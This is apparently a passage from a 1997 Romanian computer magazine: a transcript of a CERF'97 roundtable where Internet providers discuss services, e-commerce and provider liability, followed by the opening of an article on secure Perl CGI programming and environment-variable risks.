Rodica Constantinescu (ICI - RoEdunet): Eu consider că ceea ce se întâmplă în România, în privinţa conectivităţii la comunitatea internaţională prin furnizorii de servicii Internet şi care sunt vreo 20, este ceva fantastic pentru societatea românească. Este adevărat, aşa cum spunea dl. Braşoveanu, această tehnologie informaţională trebuie să fie suport pentru restul tehnologiilor utilizate în educaţie. Şi vreau să vă spun că eu, navigând prin Internet, am văzut câte instrumente fantastice au fost făcute, aceste instrumente care sprijină educaţia, instrumente informatice care sunt interactive şi accesate de la distanţă prin Internet. Şi cu această ocazie, ţinând cont că dl. Mihai Jalobeanu din păcate lipseşte, vreau să vă semnalez primul simpozion cu participare internaţională, legat de instruire prin Internet, care are loc în România şi care este organizat de dl. M. Jalobeanu şi alţi colaboratori din ţară, simpozion care se numeşte Romanian Internet Learning Workshop şi a cărui pagină Web, mă rog, cu mirror-urile care există, poate fi cu o adresă pe care, dacă doriţi, v-o pot spune (http://oc1.itim-cj /rilw/)

Darvas Attila: În concluzie, putem remarca o îmbunătăţire a dotării tehnice, faţă de anul 89, dar insuficientă faţă de cerinţele din ziua de azi şi pentru cerinţele de pregătire pentru ziua de mâine. Sper ca semnalul lansat de participanţii la această masă rotundă să fie recepţionat de cei responsabili de soarta învăţământului de la noi. Vă mulţumesc pentru participare.

[Convorbirea a fost consemnată de pe caseta video înregistrată la CERF, de Mircea Sabău: msabau@agora.ro]



Dl. Tudor Macovei.

Internet în România

Masă rotundă la CERF'97

Anul acesta la CERF'97, în cadrul programului de seminarii şi conferinţe, organizate de Computer Press Agora, masa rotundă din ultima zi, a fost dedicată pentru Internet. Am beneficiat în organizare de ajutorul domnului Iosif Fettich, director Netsoft Srl, şi îndrumarea d-nei prof.dr.Irina Athanasiu, cărora le mulţumesc şi pe această cale. Dar, iată cum s-au desfăşurat discuţiile:

Darvas Attila: Subiectul ultimei mese rotunde este Internetul. Subiectul este, cred, de mare interes şi mulţumesc invitaţilor şi publicului că ne-au onorat cu prezenţa. În continuare, dau cuvântul d-nei prof.dr. Irina Athanasiu, pe care o rog să conducă discuţiile.

Irina Athanasiu: Fiind a 3-a întâlnire, prima observaţie, pe care vreau s-o fac, este că, atunci când am organizat masa rotundă, acum un an, era foarte uşor să ne aşezăm la masă, eram poate cinci, poate şase. La ROSE era ciudat că eram 16, dar, de data aceasta, discutând cu organizatorii, era clar că nu mai puteam să-i punem pe ISP-işti la o masă,pentru că am numărat în jur de 20 şi asta este un semn bun, înseamnă că celor 6 de la început le-a mers bine, celor 16 din toamnă le-a mers bine, şi sper să le meargă bine şi celor noi veniţi astăzi. Cu această introducere, vreau să intru în subiectul zilei de astăzi. Eu am făcut o schiţă, cu ce am vrea să discutăm, şi aş lansa o primă întrebare pentru furnizorii de servicii Internet:- ce servicii noi oferă providerii de Internet în România?.

Liviu Ionescu (Eunet): E greu de spus servicii noi, pentru că Internetul are deja o familie atât de mare de servicii că n-o să inventăm noi servicii noi. Deci, la nivel de holding european, am hotărât să punem accent mai mare pe servicii cu valoare adăugată şi nu numai pe număr de conexiuni. Servicii noi pe care le vom oferi în România, deşi nu ştiu cât de mare va fi impactul, vor fi un serviciu de fax, unul de backup pe Internet, serviciul de plăţi electronice.

Octavian Greavu (Planeta Internet): Pentru că e vorba de servicii noi, chiar dacă nu e vorba de Internet provideri,este vorba de propunerea unui produs care poate să fie util, în acelaşi timp, şi furnizorilor Internet. Revista Planeta Internet a avut ocazia, acum câteva zile, să primească producătorii unui decodor pt. Internet. Mulţi dintre dvs. îl cunosc, mulţi l-au testat, dar poate că mulţi dintre dvs. n-au avut încă ocazia să-l vadă. O soluţie de a afişa şi de a naviga cu acest decodor care aduce paginile Web pe televizor. Pentru furnizorii Internet este o soluţie în plus să le crească numărul de abonaţi.Adică, nu numai celor care au posibilitatea să aibă un PC, nu numai celor care sunt până acum în aria dvs. de activitate. Dumneavoastră puteţi să vă extindeţi aria de activitate, graţie acestui NetBox, şi să vă lărgiţi abonaţii, considerând că toţi cei care sunt posesori de televizor, şi au o linie banală de telefon acasă, sau sunt cuplaţi prin cablu - este o variantă şi pentru asta - pot să fie abonaţii dvs. Va trebui să cunoaşteţi produsul îndeaproape şi este o soluţie pentru furnizorii de Internet.

D-na prof. Irina Athanasiu conducând discuţiile

Prof.dr.Moisa Trandafir (Intercomp): Noi oferim servicii Internet prin Vsat şi Starnets. Ca să răspund la întrebarea pe care mi-a lansat-o colega mea Irina, am diversificat puţin serviciile oferite în servicii standard şi profesionale, din două motive: unul din motive comerciale şi unul din motive tehnice, bineînţeles că cele două sunt legate între ele. Dar, motorul a fost partea de marketing comercial pentru a împărţi aceste servicii. Deci, avem servicii mai ieftine, standard, şi mai scumpe, profesionale. Am realizat primul proiect, deci pot să spun că avem deja experienţa de a oferi serviciul mai departe, de intranet bazându-ne pe două criterii care se vehiculează la ora actuală la noi, Virtual Private Network, adică realizarea unei reţele virtuale private mapată pe infrastructura pe care noi am construit-o acuma. Deci putem să construim reţele virtuale private pt. utilizatori care, eventual, pot să aibă o reţea închisă cu aplicaţii de intranet, şi am început să creştem gama de servicii pe servere, adică spaţiul pe serverele noastre, şi spaţiu fizic pt. instalarea serverelor clientului. În condiţiile în care clientul are o linie destul de lentă, noi îl incurajăm să aducă serverele la noi în sediu. Astfel, am început să avem o fermă de servere cu care acordăm aceste servicii noi.

Dragoş Ţiţescu (Global One Communications): La noi serviciile sunt deja împărţite şi nu mai avem nimic de împărţit, noi, practic, avem o linie dedicată traficului Internet, o linie terestră de 256KB.

Tudor Panaitescu (Logic): Din punctul de vedere al serviciilor nu avem nimic nou. Din punctul de vedere al răspândirii locurilor de unde puteţi să accesaţi serviciile Internet şi nu numai Internet: în reţeaua noastră sunt 11 numere de acces în ţară. În viitorul foarte apropiat, poate o lună, poate două, se va extinde numărul la 30.

Iosif Fettich (NetSoft Tg. Mureş): Unul din serviciile pe care le considerăm noi, pe care le vom oferi, este un serviciu de ştiri. Va fi un server care să lucreze de la noi şi cu ştirile noastre. Va fi accesibil cât de curând.

Rotaru Alexandru (IIRUC SA): Reţeaua Rolink s-a extins la 24 de noduri de acces în acest moment. Ca servicii oferite: yelow pages la o viteză mare de acces, al doilea este un model de distribuţie al siturilor cu diverse puncte de acces, şi o colaborare cu firma Oracle, pentru realizarea de softuri specifice prin intermediul acestor reţele multipunct. Deci, colaborarea cu firma Oracle se va materializa şi prin următoarele acţiuni

ILUSTRAŢII: XXXX XXXXXXX © 1996

comune.

Mihai Bătrâneanu (PCNet): Aş împărţi noutăţile în două domenii: cele referitoare la conectivitate, deci noi am dat drumul la un tronson cu partenerii noştri DigiCom la Ieşirea în Internet direct în SUA şi servicii profesionale pentru companii, care vor să plătească şi servicii pt. persoane particulare pe tronson rapid. Referitor la serviciile Web, pe 20 aprlie am dat drumul la transmiterea live postului de radio Pro FM şi o altă noutate ar fi colaborarea cu CNN, deci Internet paging prin Internet.

Dan Popescu (Kappa): Din punctul de vedere al conectivităţii, vrem să extindem interconectarea între reţele de care se vorbeşte foarte mult acum. În continuare, aşa cum probabil ştiţi, pagina noastră a luat un premiu la CERF în materie de Web, insistăm foarte mult pe reclame şi oferim un serviciu de fax e-mail rapid celor care nu au e-mail, astfel încât aceştia primesc mesajele prin fax, am dat drumul la serviciul de emisie (broadcasting) al TVR1, însă, momentan, conducta în ţara noastră nu este aşa de mare încât să fie vizionat foarte bine în întreaga ţară, la cei 20KB/sec.

Irina Athanasiu: Dacă nimeni nu mai vrea să anunţe noutăţi în domeniul serviciilor, propun să discutăm în continuare o gamă de servicii f. mportantă şi anume despre comerţul electronic. E o şansă foarte importantă pentru România existenţa acestui gen de servicii, existenţa comerţului electronic deoarece, într-un mod mult mai util, putem să fim văzuţi din afară. Aş vrea să-i întreb pe furnizorii de servicii Internet din România cum stau cu oferirea de comerţ electronic pe Internet, ce prespective văd pentru acest gen de servicii şi, în general, ce comentarii s-ar putea face în acest domeniu.

Liviu Ionescu: Eu n-am să mă refer la comerţul electronic, ci am să mă refer la alte probleme pe care le avem cu toţii. Ca furnizori de servicii Internet, a rămas problema comerţului de servicii şi a plăţii acestora. După părerea mea, a discuta acum despre comerţul electronic este ceva prematur, câtă vreme mecanismele de plată pe care le au la dispoziţie majoritatea, nu vorbesc despre cei puţini care-şi permit să plătească serviciile, ci e vorba de utilizatorii normali care de abia îşi permit să plătească câţiva dolari pentru abonamentul lunar, pentru care, dacă noi adoptăm o soluţie de plată în avans, cum facem să le recuperăm banii. În aceste condiţii, tare curios aş fi să aflu, în primul rând, dacă colegii au găsit soluţii minune prin care să rezolve şi problema plăţii serviciilor şi apoi alte probleme de comerţ electronic. Noi am schimbat sistemul de evidenţă, de baze de date, existent în spatele firmei, ca să încurajăm plăţile în avans.

Mihai Bătrâneanu: Liviu are dreptate. Dar Irina se referea la alte aspecte. Din februarie, noi am dat drumul la un magazin pe Web, şi printre CD-uri avem şi cărţi. Sincer să fiu, mai mult de 20 de CD-uri nu vindem pe lună, deci, să zic aşa, n-ar fi un magazin rentabil. Însă, chiar dacă acest magazin nu este rentabi, noi am considerat că este necesar să-l facem. Şi, mai devreme sau mai târziu, va ajunge şi la noi acest gen de serviciu. În general, vom încerca să dezvoltăm astfel de servicii locale, deci, să oferim posibilitatea utilizatorlor de a beneficia de aceste servicii on-line.

Dl. prof. Trandafir Moisa

Moisa Trandafir: Problema asta ne preocupă şi pe noi, pentru că este la americani şi trebuie să ne luăm şi noi după ei. Deci, problema este următoarea: comerţul electronic are cel puţin două faze, faza de marketing şi prezentarea produselor şi faza de tranzacţie. În ceea ce priveşte plăţile, este deocamdată greu de implementat, dar partea de marketing şi prezentare se poate face. Noi am utilizat o tehnică numită outsourcing în America, am delegat această activitate firmei RomNet, care are şi www.romnet.ro în ferma noastră de servere. Ei deja au clienţi şi lucrează în felul următor: practic, contractele se fac cu ofertanţii şi am creat un serviciu de acces gratuit numai la serverul www.romnet.ro. Clienţii pot să facă acces gratuit, să vadă produsele şi să le cumpere, dacă le place. După aceea, cumpărarea se face luând legătură directă cu ofertantul, şi banii se scot din afacere, practic din contractele care se fac cu ofertanţii. Vrem s-o dezvoltăm mai departe şi dacă reuşim, va fi o aplicaţie interesantă de comerţ electronic, cu Asociaţia Agenţiilor de Turism din România, cu care am semnat recent un contract şi care am vrea să fie prima aplicaţie realizată de noi de comerţ electronic în adevăratul sens al cuvântului, în România. Avem două tehnologii, tehnologia de la Microsoft şi o altă linie, în colaborare cu RomSys, utilizând linia de produse de la Sun Microsystems. Să vedem care e mai bună, pe aceea o alegem.

Rotaru Alexandru: În cazul nostru, am dezvoltat un sistem cerere-ofertă en-gros, prin poşta electronică, am dezvoltat o redacţie comercială, organizată în jurul Web-ului, dar încă nu se poate pune problema efectuării plăţilor prin Internet. În schimb, se pot pune probleme de eficientizarea reclamelor, adică se pot face statistici şi alte lucruri, legate de marcarea Web-urilor în reţea, pentru a putea fi într-adevăr accesate produsele oferite de către o companie. Noi lucrăm cu aceste companii pentru a îmbunătăţi siturile, în vederea viitorului comerţ electronic.

Moisa Trandafir: Există, la ora actuală, două mijloace de plată electronice folosite, CreditCard şi CreditBank. După părerea mea, în România va trece foarte mult timp până se vor răspândi CreditCard-urile. Dar, în schimb, CreditCard-urile iau amploare tot mai mult în Europa. Una dintre consorţiile, care lucrează la acest proiect, se bazează pe o firmă din Anglia, care dezvoltă aşa zisele SmartCard-uri sau portofelul electronic. Deci, este ca o cartelă telefonică pe care o încarci cu o anumită sumă şi pe care o consumi până la limita epuizării sumei respective. Transferul se poate face între portofeluri electronice, pe linii telefonice, între bancă şi portofel, pentru a încărca suma respectivă. În literatura de specialitate se preconizează că, în anul 2010, CreditCard-urile o să fie practic absorbite de SmartCard-uri. Pe acestea se pot pune parole, data naşterii şi aşa mai departe, inclusiv încărcarea unei sume de bani. Cred eu că, pentru România, această variantă ar fi mai bună. Rămâne de văzut cât costă aparatele, SmartCard-urile. Şi atunci nu se mai pune problema autentificării. Se consumă numai în limita sumei înscrise pe SmartCard.

Dragoş Tiţescu: Există deja Visa în România şi chiar funcţionează. Noi avem deja în reţea două bănci, care s-au răspândit destul de mult în teritoriu. Nu mai este tocmai Internet, ci este reţeaua, cu nişte sisteme de protecţie şi securitate ceva mai spectaculoase. Este vorba de bancă, bani şi să ştiţi că durează luni, dacă nu ani, până să se pună la punct o astfel de reţea. Este foarte greu, plus mentalitatea omului de pe stradă, spunea Liviu că cine plăteşte mai mult. Câţi de la noi se duc să-şi ia un CreditCard? Pentru că există şi pentru o sumă mică se poate obţine.

Din public: Aş dori să fac o precizare. Eu reprezint EuroCard. S-a folosit aici o terminologie care poate să inducă în eroare. Pe piaţa actuală a tranzacţiilor bancare există

CreditCard şi DebitCard. Acestea două sunt, practic, acelaşi lucru, arată la fel, tehnologia este aceeaşi, numai că CreditCard înseamnă că banca îţi dă credit, iar DebitCard înseamnă că banca îţi trage din contul curent.Ceea ce spuneţi cu SmartCard-ul, nu este decât o nouă tehnologie.

Dragoş Tiţescu: Noi avem pe reţeaua noastră destul de multe puncte instituite, le găsiţi în noul Palat al Telefoanelor, în centru pe lângă Mihai Viteazul, sunt puzderii. Dar durează foarte mult până să se răspândească aceste carduri. La implementare nu impune nimeni nimic băncii.Visa nu impune nimic. Banca se duce la Visa şi-i cere aprobare.

Iosif Fettich: Aş dori să aflu, de la colegii mei, în ce măsură reclama pe Internet este percepută ca utilă de către consumatori. Este o problemă cu care fiecare se confruntă şi primele dintre problemele cu care ne confruntăm noi cel mai des este că mulţi clienţi spun că încă nu e necesară reclama pe Internet, după primele încercări de acest gen. Mi-ar place să aud o poveste de succes, de la cineva care face reclama pe Internet pentru o firmă şi care să spună că, şi dacă costă de cinci ori mai mult, merită să-mi fac reclamă, pentru mine este un câştig.

Irina Athanasiu: Următorul subiect pe care vreau să-l lansez se referă la o problemă delicată, şi anume în ce măsură furnizorii de Internet sunt dispuşi sau, cum vedeţi răspunderea providerilor de Internet faţă de cilenţi. Şi, în acelaşi timp, cum vedeţi răspunderea clienţilor faţă de provderii de Internet şi asta relativ la probleme de securitate, nu mă gândeam la securitate, văzută ca hacker, ci în ce măsură, dacă un client este atacat, este răspunzător, service providerul, şi invers, în ce măsură dacă un client afişează pe Internet o informaţie care n-ar trebui să apară, sau utilizează Internetul într-un mod în care n-ar trebui să fie utilizat, ce fel de răspundere putem să cerem sau în ce mod putem să rezolvăm răspunderea clientului faţă de service provider.

Dragoş Tiţescu: Ceea ce spun eu s-ar putea să placă, s-ar putea să nu placă. Este povestea magazinului de peste drum de mine care vinde aparate de bucătărie. Vecinul de la patru şi-a luat nevestei un cuţit de bucătărie, face salată foarte bună, iar vecinul de la doi i-a înjungiat amanta cu un astfel de cuţit. Îl facem răspunzător pe patronul magazinului ? Eu ofer acces şi nu ştiu dacă am voie să intervin. Pe de altă parte, când el este atacat, atunci pot să încerc să-l apăr, să pun nişte filtre eventual, dar dacă el face ceva, nu ştiu dacă am eu dreptul să intervin. Acesta e un punct de vedere .


Ştefan Bornuz (Vest Conex SA Cluj): Reprezint o firmă de integrator de sisteme de montaj computerizat, şi suntem mari consumatori de servicii internet comercial. Ne place să credem că am fost primii clienţi de Internet din Cluj. Noi, în activităţile noastre, avem atât de mare nevoie de servicii Internet încât acuma, de Paşti, a venit cineva să ne spună să devenim furnizori de servicii Internet. Asta însă fără a fi furnizori de conectivitate Internet. Şi sper că furnizorii de conectivitate Internet vor accepta ideea că un furnizor de servicii Internet este şi cel care oferă hosting. Ne-a deranjat ca şi clienţi lipsa de dinamism a vieţii firmelor româneşti pe Internet şi, în această idee, am iniţiat o acţiune comercială. Din păcate, n-am avut timp suficient s-o pregătim şi s-o lansăm cu ocazia CERF-ului. Este vorba de un concurs, cine vizitează pagina noastră de Internet, în perioada 1-15 iunie poate să câştige un calculator Pentium, tocmai în ideea de a crea un serviciu de hosting, care să dinamizeze puţin, şi să comercializeze mai mult decât este la nivelul acesta Internetul românesc. Având în vedere conectivitatea, am încercat tot ce se poate. Suntem foarte mulţumiţi de serviciile de acces pe care ni le-a oferit Eunet-ul, însă, schimbarea politicii de tarifare RomTelecom ne-a făcut să renunţăm deocamdată, la serviciile Eunet. Acum suntem mulţumiţi de providerul de conectivitate Vsat şi încercăm, în permanenţă, alte soluţii. În peregrinările noastre pe la diferiţi furnizori de conectivitate, am avut tot felul de surprize de cum arăta contractul respectiv. Un provider, prin contract, era îndrituit să taie legătura în cazul în care noi ne abatem de la probleme de moralitate, probleme de conduită samd, dar ne punem problema în ce măsură dânsul se transformă în instanţă de judecată. A ne preveni că nu este frumos să facem un anumit lucru sau altul pe Internet, de a-şi deroga responsabilitatea asupra acţiunilor noastre ni se pare normal, dar, a se transforma în instanţă de judecată , deci dacă noi contravenim bunelor maniere ei ne taie conectivitatea, cine decide? Dânşii ? Păi, în cazul de faţă, eu pot să îmi elimin toţi partenerii de pe piaţă, mă duc la primul mail primit de la o firmă care nu-mi place, şi spun, dl-e vă rog să-i tăiaţi conectivitatea, pentru că mi-a trimis un mail „servus Ştefan“ şi sunt profund jignit. Dânsul se transformă în instanţă de judecată să zică da, servus Ştefan este o jignire. Sau dânsul este cel care apreciază că o „înjurătură Ştefane“ este o ofensă sau nu. Deci, problema pe care vroiam să o ridic este care ar fi formula contractuală şi care ar fi răspunderea furnizorilor de conectivitate vizavi de un furnizor de servicii Internet, care este delimitarea răspunderilor şi cât trebuie să ia asupra lui cel care oferă conectivitate.

Irina Athanasiu: Aţi spus, la început, că firma dvs a avut mare nevoie de servicii Internet. Puteţi să ne explicaţi puţin de ce, ce înseamnă acest lucru ?

Ştefan-Mircea BORNUZ: Noi suntem furnizori de servicii de control acces şi pontaj computerizat. Ne trebuie oferte de cartele, de sisteme de utilizare a cartelelor, ne trebuiau standarde de existenţă a cartelelor, de formate de cartele şamd., echipamente specifice. În România, este foarte uşor să găseşti o tastatură, un motherboard, dar un ceas de pontaj inteligent, un element de citire pt.cartelele cu bandă magnetică, cu cip este mai greu. Ei, pentru noi Internetul a însemnat mult.

Am primit ulterior (M.Sabău), un mail de la dl. Ştefan Bornuz, pe care-l inserez aici:

Intervenţia mea a fost vis-a-vis de problema responsabilităţii ISP, în asigurarea unei utilizări 'normale' a serviciilor de reţea către toţi clienţii. Am dorit să subliniez că aceasta este o problemă deosebit de delicată, pe care nu o putem trata doar după bunul nostru simţ de ISP-işti şi dădeam exemplul unui furnizor de conectivitate care, în contract, specifica că îşi rezervă dreptul de a sista imediat legătura celor care prin natura mesajelor transmise sau a informaţiei publicate 'cauzează supărare (iritare), neplăcere, anxietate (nelinişte) inutilă'. Trecând cu vederea problemele de formă, această formulare mi se pare deosebit de riscantă (şi, poate, chiar abuzivă) ca fond: ISP-istul în discuţie îşi atribuie capacitatea de a aprecia dacă un mesaj sau o informaţie 'cauzează supărare...' şi preia responsabilitatea de a aprecia dacă un mesaj sau o informaţie 'cauzează supărare...' Doream să concluzionez, că, dacă, în general, pentru o societate comercială este bine să aibă în permanenţă asistenţă juridica, pentru un ISP-ist este o condiţie obligatorie.



Dl. Rotaru Alexandru

Moisa Trandafir: În această problemă, a responsabilităţii clienţilor faţă de provider, sau a providerilor faţă de clienţi, eu cred că una dintre abordările posibile trebuie să plece de la faptul că nimeni nu este perfect, nici providerul, nici clientul. Dar, asta nu este decât o teorie. Eu, practic, am încercat acuma o exprimare, s-ar putea ca ea să fie doar aproximativă. Cred că între 20-25% din resursele materiale şi umane, noi le folosim şi pentru a asigura securitatea. Un lucru important este să educăm tinerii, să aibă grijă de propria lor informaţie. Pentru că în general, conturile atacate au fost cele care au fost neglijate, în sensul că nu s-au mai schimbat parolele, au fost date parolele altora, sau s-au făcut accese din diferite reţele şi parolele au fost interceptate. Cei care au fost grijulii cu propriul cont au fost, în general, feriţi de astfel de atacuri. În privinţa contractelor, în România există teoria că valoarea unui contract este mai mică decât cea înscrisă în contract. Închipuiţi-vă un proces între un provider şi un client, care plăteşte un abonament de 50$ pe lună, şi un proces care îşi aşteaptă rândul după altele în care se dispută milioane, poate zeci de milioane de dolari.

Dl. Ştefan-Mircea Bornuz

Rotaru Alexandru: Vreau să vă dau două exemple, care mi le amintesc şi n-am avut timp să vorbesc în public despre ele, sunt din istoria acestor acţiuni şi anume situaţii pe care le-a avut grupul de Unix. Cineva a emis nişte mesaje care conţineau cuvântul turc. Şi un cetăţean din Turcia a trimis istoria turcilor. Acea istorie a turcilor a trimis-o repetitiv, timp de o săptămână şi, mă rog, s-a umplut discul, s-a enervat, şi soluţia a fost aceea de a decupla pe respectivul emitent al mesajelor. Al doilea lucru este un accident, care s-a întâmplat în 1994, cred, sau 1995, în care un utilizator, din oraşul Sibiu, ar fi trebuit să recepţioneze un mesaj de lungime 1.5K. Din cauza unei erori, mesajul a început să vină permanent cu o repetiţie de 6-8 mesaje pe minut. Acest lucru s-a întâmplat toată noaptea. Cazul a fost rezolvat, prin punerea unui filtru care să respingă mesajele, returnându-le şi astfel a căzut maşina care emitea mesajele. În momentul acela, s-a creat o problemă internaţională: cine plăteşte acest trafic care a durat vreo 10 ore ? Din fericire, nu am intrat într-un proces, ci firma a cărui program a produs eroarea, a plătit acel trafic. Revenind la problemă, ceea ce putem face cu utilizatorii şi cu clienţii reţelei este să implementăm, prin contract, nişte probleme standard şi unele care nu sunt prinse acolo, cel puţin să le discutăm.

Mihai Bătrâneanu: Problema este una conceptuală. În România serviciile nu sunt apreciate. Ele sunt considerate, mi-e greu şi să spun cum sunt considerate. În România, oamenii preferă să cumpere un mouse, un calculator, un obiect la care să se uite. Este foarte greu să-i convingi să plătească un serviciu. Deci, asta-i principala problemă conceptuală. Discutăm despre responsabilitate, când noi alergăm după clienţi să ni se plătească, să respecte un contract. Să-l dau în judecată ? Responsabilitatea pleacă de la educaţia atât a clientului cât şi a furnizorului de servicii. Dacă se semnează un contract, în principiu acesta trebuie respectat.

Irina Athanasiu: Aş vrea să continuăm discuţia. Am văzut pe câţiva provideri care nu au spus încă nimica, poate că nu am găsit întrebările pe care să vi le punem, de exemplu, este cineva de la ICI, în ultima vreme s-au întâmplat lucruri noi la ICI, am nişte colegi universitari la Timişoara care sunt într-o mare suferinţă datorită schimbărilor de la ICI, poate că n-am reuşit să-i captăm cu întrebările pe care le-am pus, dar poate că am putea afla lucruri noi de la aceştia.


Rodica Ciocea (ICI Bucureşti): Vroiam să spun despre o încercare, nu este un serviciu pus la punct, o încercare de a face un serviciu de acces la un director X500 prin intermediul unui server www. Am făcut un sistem experimental, cu un prim set de date să spunem, nu suficient de mare ca să fie concludent, dar, în condiţiile actuale, spunem că funcţionează. Este un mod de a solicita înscrieri de date în acest serviciu .

Serban Stănăşilă (DigiCom): DigiCom preferă să fie un furnizor pentru furnizori.

Radu Bogdan (Electronum SA): Electronum SA este un punct de instituţie standard.

Iosif Fettich: Am văzut că toată lumea s-a ferit un pic să ia atitudine în problema răspunderii. Se pare că nu avem altă soluţie decât să expediem răspunsuri. Sunt situaţii delicate, în care service providerul este efectiv pus în postura de a judeca şi de a acţiona sau nu. Este altfel în situaţiile în care există un precedent. Şi unul din exemple ar putea fi situaţia în care apare o plângere că cineva, pe Internet, face rele. Mergând pe firul problemelor, se ajunge la un service provider care are un client. Nu se ştie dacă acela este cel care face rele sau nu. Ca service provider sunt îndreptăţit să o fac sau nu, sunt obligat să o fac sau nu, să supraveghez ce face acest client. Dacă restul lumii strigă tare că ăla face rele, pot să mă pun în postura să zic dl-e, e un client care plăteşte regulat, în avans, nu ştiu ce face, pentru că lucrează într-un shell securizat. Dacă vreau să văd ce face, trebuie să fac lucruri pe care, poate prin contract, mă angajez să nu le fac.Ce fac? Îmi păstrez un client bun, sau iau decizia să-l decuplez. Dacă vine cineva şi plăteşte să-i găzduiesc un sit porno, eu decid că e porno sau nu, mă uit pe el şi zic că e porno sau zic ce frumos e! Şi sunt multe situaţii în care, efectiv, service providerul este pus în situaţia să judece . Nu pot să mă ascund şi să spun că singura mea datorie este să asigur cilenţilor mei servicii 24 din 24 de ore. Dacă cineva se plânge că ceva nu merge, noaptea mă sună pagerul şi mă duc să rezolv problema. E un pic mai mult decât atât.

Din public: După mine, problema este mai simplă. Cât pierd deconectând acel utilizator care plăteşte regulat dar care generează probleme, în comparaţie cu cât pierd dacă cineva se simte ofensat de ceea ce face acel utilizator. Responsabilitatea este în lanţ. Dacă eu sunt conectat la cineva în afară şi eu sunt dat în judecată, înseamnă că, şi respectivul care îmi asigură conectivitatea, se află în acelaşi lanţ de responsabilităţi. În momentul în care eu sunt supus unor presiuni din afară, fac o analiză şi văd dacă merită să continui relaţia cu acel client sau nu, sau îl deconectez, fiindcă este o potenţială sursă de pierdere pentru mine.



Dl. Iosif Fettich

Irina Athanasiu: Am tot amânat momentul în care să revenim la problemele noastre practice. V-aş întreba ce noutăţi mai există, apropos de legăturile de servicii, dacă mai avem noutăţi la legăturile între providerii de Internet.

Liviu Ionescu: Nu are rost să discutăm acuma despre ce legături are fiecare cu fiecare. Urmează, după câte ştiu, întâlnirea ISP-iştilor.

[Convorbirea a fost consemnată de pe caseta video înregistrată la CERF, de Mircea Sabău: msabau@agora.ro]

Péter Csaba

Programare CGI sigură în Perl

„Pentru obținerea unui rezultat există mai multe căi“

Limbajul **Perl** este un limbaj interpretat - compilat în timpul încărcării. Inițial a fost scris de către Larry Wall pentru a ușura niște sarcini administrative, fiindcă nu a vrut să folosească alte programe care aveau limitări însemnate.

Limbajul se poate învăța foarte ușor deoarece conține elemente bine cunoscute din alte limbaje.

Se pot scrie programe eficiente cunoscând doar o mică parte a limbajului, iar programele pot fi testate imediat datorită execuției foarte rapide a acestora.

La baza programării stau unelte ca **C, sed, awk și sh**, deci cunoașterea acestora ajută mult la învățarea limbajului Perl.

În Perl, munca programatorului este limitată doar de capacitățile hardware ale calculatorului. Un întreg fișier poate fi citit într-o singură variabilă de tip string (dacă avem suficientă memorie). Putem apela funcții recursive de orice adâncime (dacă avem răbdare și memorie). Totodată, Perl are un mecanism foarte eficient de căutare și înlocuire într-un text după un model dat (inițial era conceput pentru prelucrarea fișierelor de tip text, așa cum arată și numele lui Practical Extraction and Report Language).

De la versiunea 5 putem folosi deja programarea modulară și programarea orientată object. În Perl programele ***setuid*** sunt mult mai sigure decât în C datorită unui mecanism care urmărește evoluția datelor, acesta putând fi activat cu ajutorul parametrului *-T* în linia de comandă. Astfel, apeluri de sistem care necesită o securitate mare nu vor fi executate, dacă se bazează pe informații primite de la utilizator.

Cu ajutorul acestui limbaj se pot scrie foarte ușor programe CGI (Common Gate Interface), ale căror rezultate de obicei apar într-o pagina WWW, singurul lucru la care trebuie să avem mare atenție este securitatea sistemului nostru, adică serverul pe care vor rula aceste programe.

Mediul.

Ca și în alte programe, și în Perl mediul în care rulează un program CGI poate fi controlat într-o mare măsură. Inițial acest mediu este setat de către serverul Web, care poate fi același cu mediul serverului sau modificat doar pentru programe CGI (aceasta depinde de serverul pe care-l folosim). Mediul în care rulează un program CGI, poate să schimbe comportamentul programului și rezultatele lui.

De exemplu, variabila de mediu PATH este folosită de un program CGI pentru a căuta alte aplicații care sunt lansate din cadrul programului CGI. Dacă variabila PATH era setată la /bin:/usr/bin:/usr/local/bin, și a fost lansat programul *ls*, atunci programul va fi căutat în aceste trei directoare. Se așteptă ca programul *ls* să fie găsit (/bin/ls pe cele mai multe sisteme de operare UNIX).

Dacă variabila PATH ar fi fost setată la /tmp:/bin:/usr/bin (de către server sau de programator), iar Larry Stan putea să lucreze la un proiect oarecare pe același sistem, creând un script temporar numit /tmp/ls (după inițialele lui), când programul CGI caută și lansează comanda ls în loc de */bin/ls* va rula */tmp/ls* care va avea desigur alte rezultate decât cele la care ne-am fi așteptat.

Controlul mediului în Perl

Ca să schimbăm o variabilă de mediu in Perl, trebuie să manipulăm un tablou asociativ: %ENV. Variabilele de mediu deja existente în UNIX și pe care am dori să le schimbăm sunt PATH, IPS și SHELL.

După cum am menționat în rândurile precedente, majoritatea serverelor vor seta o serie de variabile de mediu ca programul CGI să le folosească. Acestea includ (la fiecare server poate fi diferit):
AUTH_TYPE, CONTENT_LENGHT, DOCUMENT_ROOT, HTTP_CONNECTION, HTTP_HOST, HTTP_USER_AGENT, PATH, QUERY_STRING, REMOTE_ADDR, REMOTE_HOST, REMOTE_USER, REQUEST_METHOD, SERVER_ADMIN, SERVER_NAME, SERVER_ROOT și SERVER_PROTOCOL.

Ca să aflăm valoarea unei variabile, HTTP_USER_AGENT, de exemplu, programul trebuie doar să facă o referire cu cheia respectivă in tabloul asociativ. De exemplu:

```
felix> cat /var/httpd/cgi-
  bin/get-browser.bad
#!/bin/perl
$browser =
  $ENV{'HTTP_USER_AGENT'};
```

